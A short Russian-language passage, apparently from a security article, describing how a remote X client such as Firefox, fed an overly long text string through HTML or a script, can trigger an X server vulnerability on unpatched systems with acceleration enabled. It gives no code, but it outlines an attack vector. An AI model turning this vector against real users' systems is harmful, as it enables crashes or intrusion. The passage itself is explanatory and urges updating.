В роли удаленного X-клиента может выступать практически любая "исковая" программа, взаимодействующая с сетью, например, FireFox, которому скормили слишком длинную текстовую строку (вроде той, что была на страничке с числом "пи"). Причем, совершенно необязательно прописывать эту строку в HTML'е "прямым текстом". Сойдет Java или любой другой скриптовый язык.

Так что, угроза не мифический призрак, а вполне реальный и сильно злобный монстр, поражающий всех тех, кто не отключил акселерацию или не обновился.